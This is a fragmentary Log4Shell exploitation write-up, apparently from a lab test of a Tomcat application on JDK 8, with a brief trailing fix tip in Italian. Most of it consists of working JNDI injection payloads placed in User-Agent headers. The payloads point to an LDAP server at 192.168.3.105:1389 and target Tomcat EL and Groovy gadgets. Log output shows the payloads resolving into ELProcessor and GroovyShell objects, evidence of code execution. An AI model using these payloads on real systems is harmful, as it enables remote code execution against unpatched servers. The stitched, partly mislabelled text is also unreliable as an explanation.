

Example: JDK jdk8-202
 ```java
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)${jndi:ldap://192.168.3.105:1389/o=tomcat} AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
2021-12-14 21:18:08.810 INFO 50619 --- [io-18080-exec-2] c.e.l.Log4jRceApplication : >>> Mozilla/5.0 (Windows NT 10.0; Win64; x64)javax.el.ELProcessor@7d97214f AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)${jndi:ldap://192.168.3.105:1389/o=groovy} AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
2021-12-14 21:19:34.516 INFO 50619 --- [io-18080-exec-3] c.e.l.Log4jRceApplication : >>> Mozilla/5.0 (Windows NT 10.0; Win64; x64)groovy.lang.GroovyShell@383ad44e AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
### Fix log4j2 Tips By Default Properites
La mappa predefinita è precompilata con il valore di **hostName**, che è il nome host o l'indirizzo IP del sistema corrente,
Documento di riferimento: https://www.docs4dev.com/docs/zh/log4j2/2.x/all/manual-configuration.html
`org.apache.logging.log4j.core.LoggerContext#setConfiguration`

